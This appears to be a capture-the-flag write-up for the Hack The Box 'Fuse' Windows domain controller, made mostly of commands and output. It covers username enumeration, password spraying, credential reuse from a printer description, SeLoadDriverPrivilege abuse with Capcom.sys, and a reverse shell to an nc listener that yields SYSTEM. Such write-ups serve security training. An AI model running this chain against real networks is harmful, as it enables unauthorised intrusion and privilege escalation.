
sudo nmap -sV -sC -vvv fuse.htb

```
53/tcp   open  domain?      syn-ack ttl 127
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
88/tcp   open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2020-11-06 04:15:53Z)
135/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds (workgroup: FABRICORP)
464/tcp  open  kpasswd5?    syn-ack ttl 127
593/tcp  open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped   syn-ack ttl 127
3268/tcp open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped   syn-ack ttl 127
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cg
i-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=11/6%Time=5FA4C945%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: FUSE; OS: Windows; CPE: cpe:/o:microsoft:windows
```

http://fuse.htb > http://fuse.fabricorp.local/papercut/logs/html/index.htm




sudo nano /etc/resolv.conf

```
nameserver 10.10.10.193
search localdomain
```

sudo nano /etc/hosts

```
10.10.10.193    fuse.fabricorp.local fuse.htb fabricorp.local
```

http://fuse.fabricorp.local/papercut/logs/html/index.htm



http://fuse.fabricorp.local/papercut/logs/html/papercut-print-log-2020-05-29.htm

Time	User	Pages	Copies	Printer	Document	Client	Duplex	Grayscale
17:50:10	pmerton	1	1	HP-MFT01	New Starter - bnielson - Notepad LETTER, 19kb, PCL6	JUMP01	No	Yes
17:53:55	tlavel	1	1	HP-MFT01	IT Budget Meeting Minutes - Notepad LETTER, 52kb, PCL6	LONWK015	No	Yes

http://fuse.fabricorp.local/papercut/logs/html/papercut-print-log-2020-05-30.htm

Time	User	Pages	Copies	Printer	Document	Client	Duplex	Grayscale
16:37:45	sthompson	1	1	HP-MFT01	backup_tapes - Notepad LETTER, 20kb, PCL6	LONWK019	No	Yes
16:42:19	sthompson	1	1	HP-MFT01	mega_mountain_tape_request.pdf LETTER, 20kb, PCL6	LONWK019	No	No
17:07:06	sthompson	1	1	HP-MFT01	Fabricorp01.docx - Word LETTER, 153kb, PCL6	LONWK019	No	Yes

http://fuse.fabricorp.local/papercut/logs/html/papercut-print-log-2020-06-10.htm

Time	User	Pages	Copies	Printer	Document	Client	Duplex	Grayscale
17:40:21	bhult	1	1	HP-MFT01	offsite_dr_invocation - Notepad LETTER, 19kb, PCL6	LAPTOP07	No	Yes
19:18:17	administrator	1	1	HP-MFT01	printing_issue_test - Notepad LETTER, 16kb, PCL6	FUSE	No	Yes

nano users.txt

cat users.txt

```
┌─[headcrusher@parrot]─[~/Tools]
└──╼ $cat users.txt
bhult
administrator
sthompson
pmerton
tlavel
```

https://github.com/ropnop/kerbrute

./kerbrute_linux_amd64 userenum --dc 10.10.10.193 -d fabricorp.local /home/headcrusher/users.txt

```
┌─[headcrusher@parrot]─[~/Tools]
└──╼ $./kerbrute_linux_amd64 userenum --dc 10.10.10.193 -d fabricorp.local /home/headcrusher/users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 11/07/20 - Ronnie Flathers @ropnop

2020/11/07 01:21:33 >  Using KDC(s):
2020/11/07 01:21:33 >   10.10.10.193:88

2020/11/07 01:21:33 >  [+] VALID USERNAME:       bhult@fabricorp.local
2020/11/07 01:21:33 >  [+] VALID USERNAME:       sthompson@fabricorp.local
2020/11/07 01:21:33 >  [+] VALID USERNAME:       administrator@fabricorp.local
2020/11/07 01:21:33 >  [+] VALID USERNAME:       pmerton@fabricorp.local
2020/11/07 01:21:33 >  [+] VALID USERNAME:       tlavel@fabricorp.local
2020/11/07 01:21:33 >  Done! Tested 5 usernames (5 valid) in 0.149 seconds
```

cewl -d 10 -m 3 --with-numbers -w wordlist-cewl http://fuse.fabricorp.local/papercut/logs/html/index.htm

```
┌─[headcrusher@parrot]─[~]
└──╼ $cewl -d 10 -m 3 --with-numbers http://fuse.fabricorp.local/papercut/logs/html/index.htm -w wordlist-cewl
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

https://github.com/byt3bl33d3r/CrackMapExec

./cme smb 10.10.10.193 -u /home/headcrusher/users.txt -p /home/headcrusher/wordlist-cewl

bhult:Fabricorp01

```
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\bhult:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
```

rpcclient -U bhult 10.10.10.193

Fabricorp01

```
┌─[headcrusher@parrot]─[~/Tools/CrackMapExec/cme]
└──╼ $rpcclient -U bhult 10.10.10.193
Enter WORKGROUP\bhult's password:
Cannot connect to server.  Error was NT_STATUS_PASSWORD_MUST_CHANGE
```

smbpasswd -U bhult -r 10.10.10.193

Fabricorp01

NovaSenha2!

```
┌─[✗]─[headcrusher@parrot]─[~/Tools/CrackMapExec/cme]
└──╼ $smbpasswd -U bhult -r 10.10.10.193
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user bhult
```

./cme winrm 10.10.10.193 -u bhult -p 'NovaSenha2!'

```
┌─[headcrusher@parrot]─[~/Downloads]
└──╼ $./cme winrm 10.10.10.193 -u bhult -p 'NovaSenha2!'
WINRM       10.10.10.193    5985   FUSE             [*] Windows 10.0 Build 14393 (name:FUSE) (domain:fabricorp.local)
WINRM       10.10.10.193    5985   FUSE             [*] http://10.10.10.193:5985/wsman
WINRM       10.10.10.193    5985   FUSE             [-] fabricorp.local\bhult:NovaSenha2!
```

rpcclient -U bhult 10.10.10.193

NovaSenha2!

```
┌─[✗]─[headcrusher@parrot]─[~/Tools/CrackMapExec/cme]
└──╼ $rpcclient -U bhult 10.10.10.193
Enter WORKGROUP\bhult's password:
rpcclient $> whoami
```

enumdomusers

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[svc-print] rid:[0x450]
user:[bnielson] rid:[0x451]
user:[sthompson] rid:[0x641]
user:[tlavel] rid:[0x642]
user:[pmerton] rid:[0x643]
user:[svc-scan] rid:[0x645]
user:[bhult] rid:[0x1bbd]
user:[dandrews] rid:[0x1bbe]
user:[mberbatov] rid:[0x1db1]
user:[astein] rid:[0x1db2]
user:[dmuir] rid:[0x1db3]
```

nano more-users

cat more-users | awk -F\['{print $2}' | awk -F\] '{print $1}'

```
Administrator
Guest
krbtgt
DefaultAccount
svc-print
bnielson
sthompson
tlavel
pmerton
svc-scan
bhult
dandrews
mberbatov
astein
dmuir
```

enumprinters

$fab@s3Rv1ce$1

```
rpcclient $> enumprinters
        flags:[0x800000]
        name:[\\10.10.10.193\HP-MFT01]
        description:[\\10.10.10.193\HP-MFT01,HP Universal Printing PCL 6,Central (Near IT, scan2docs password: $fab@s3Rv1ce$1)]
        comment:[]
```

./cme smb 10.10.10.193 -u /home/headcrusher/more-users -p '$fab@s3Rv1ce$1' --continue-on-success

```
SMB         10.10.10.193    445    FUSE             [+] fabricorp.local\svc-print:$fab@s3Rv1ce$1
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\bnielson:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\sthompson:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\tlavel:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\pmerton:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [+] fabricorp.local\svc-scan:$fab@s3Rv1ce$1
```

evil-winrm -i 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'

```
┌─[✗]─[headcrusher@parrot]─[~/Tools/evil-winrm]
└──╼ $evil-winrm -i 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-print\Documents> whoami
fabricorp\svc-print
```

whoami /all

```
Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
FABRICORP\IT_Accounts                      Group            S-1-5-21-2633719317-1471316042-3957863514-1604 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

```
Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeLoadDriverPrivilege         Load and unload device drivers Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

cd ‘C:\Users\svc-print\Desktop’

```
*Evil-WinRM* PS C:\Users\svc-print\Desktop> type user.txt
a469bfe26b4e5d2d80e5732006743caa
```

type readme.txt

```
*Evil-WinRM* PS C:\> type readme.txt
// MFT printing format issue

note to HP engineer:

The "test" directory has been created. For repeated tests while diagnosing this issue, the same folder should be used.

This is a production environment and the "solution" should be developed and confirmed working in your testbed

All changes will be reverted every 2 mins.
```


https://www.tarlogic.com/en/blog/abusing-seloaddriverprivilege-for-privilege-escalation/

https://github.com/tandasat/ExploitCapcom


https://github.com/FuzzySecurity/Capcom-Rootkit/blob/master/Driver/Capcom.sys

https://github.com/TarlogicSecurity/EoPLoadDriver/

Remove #include “stdafx.h” and rebuild




Rebuild ExploitCapcom.cpp



https://gist.github.com/BankSecurity/55faad0d0c4259c623147db79b2a83cc

nano reverse-shell.cs



cd “C:\HP universal Print Driver”

upload Capcom.sys

upload ExploitCapcom.exe

upload LoadDriver.exe

upload reverse-shell.cs

```
    Directory: C:\HP universal Print Driver


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        5/29/2020   5:23 PM                pcl6-x64-6.9.0.24630
-a----        11/8/2020  12:04 PM          10576 Capcom.sys
-a----        11/8/2020  12:04 PM         272896 ExploitCapcom.exe
-a----        11/8/2020  12:04 PM          15360 LoadDriver.exe
-a----        11/8/2020  12:04 PM           1753 reverse-shell.cs
```

.\LoadDriver.exe System\CurrentControlSet\Teste "c:\HP Universal Print Driver\Capcom.sys"

```
*Evil-WinRM* PS C:\HP universal Print Driver> .\LoadDriver.exe System\CurrentControlSet\Teste "c:\HP Universal Print Driver\Capcom.sys"
[+] Enabling SeLoadDriverPrivilege
[+] SeLoadDriverPrivilege Enabled
[+] Loading Driver: \Registry\User\S-1-5-21-2633719317-1471316042-3957863514-1104\System\CurrentControlSet\Teste
NTSTATUS: 00000000, WinError: 0
```

C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /t:exe /out:"c:\HP Universal Print Driver\reverse-shell.exe" "C:\HP Universal Print Driver\reverse-shell.cs"

```
*Evil-WinRM* PS C:\HP universal Print Driver> C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /t:exe /out:"c:\HP Universal Print Driver\
reverse-shell.exe" "C:\HP Universal Print Driver\reverse-shell.cs"
Microsoft (R) Visual C# Compiler version 4.6.1586.0

for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.


This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the
latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240

reverse-shell.cs(64,34): warning CS0168: The variable 'err' is declared but never used
```

.\ExploitCapcom.exe

```
*Evil-WinRM* PS C:\HP universal Print Driver> .\ExploitCapcom.exe
[*] Capcom.sys exploit
[*] Capcom.sys handle was obtained as 0000000000000080
[*] Shellcode was placed at 0000023994E50008
[+] Shellcode was executed
[+] Token stealing was successful
[+] The C:HP Universal Print Driver
everse-shell.exe  was launched
[*] Press any key to exit this program
```

sudo nc -nlvp 443

```
┌──[headcrusher@parrot]─[~/Downloads/fuse]
└─── $sudo nc -nlvp 443
[sudo] password for headcrusher:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.193.
Ncat: Connection from 10.10.10.193:51446.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
whoami
C:\HP universal Print Driver>whoami
nt authority\system
```

```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is E6C8-44FE
 Directory of C:\Users\Administrator\Desktop
06/01/2020  01:03 AM    <DIR>          .
06/01/2020  01:03 AM    <DIR>          ..
11/08/2020  09:12 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  28,115,410,944 bytes free
type root.txt
C:\Users\Administrator\Desktop>type root.txt
7735c4b0ed0fe3c71f2216a42656304b
```